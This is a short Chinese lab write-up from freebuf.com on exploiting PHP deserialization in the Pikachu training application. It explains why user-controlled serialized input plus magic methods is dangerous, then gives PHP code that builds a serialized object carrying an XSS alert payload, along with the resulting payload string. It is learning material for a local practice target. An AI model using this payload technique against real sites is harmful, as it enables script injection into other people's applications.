
这是一个接受序列化数据的API:
序列化的过程 是把一个对象变成可以传输的字符串
所以这个接受序列化数据的API实际上就是对序列化数据库进行反序列化的一个接口!!!
看了大佬的WP:这个漏洞只能通过查看服务器后端的代码代码得出:

通过查看源代码:正好满足反序列化漏洞的利用原理!!!
1、反序列化的内容是用户可以控制的
2、后台不正当的使用了PHP的中魔法函数(__construct()当一个对象创建时被调用)
接下来进行构造攻击源码:
<?php
class S{
var $test = “<script>alert(‘xss’)</script>”;
}
echo ‘<br>’;
$a = new S();
echo serialize($a);
?>
通过以下方法访问:
view-source:http://localhost/pikachu/2.php

拷贝出去放入框内:
O:1:”S”:1:{s:4:”test”;s:29:”<script>alert(‘xss’)</script>”;}
弹出了!!!

来源:freebuf.com 2021-07-29 08:23:18 by: 知非知非知非
正文完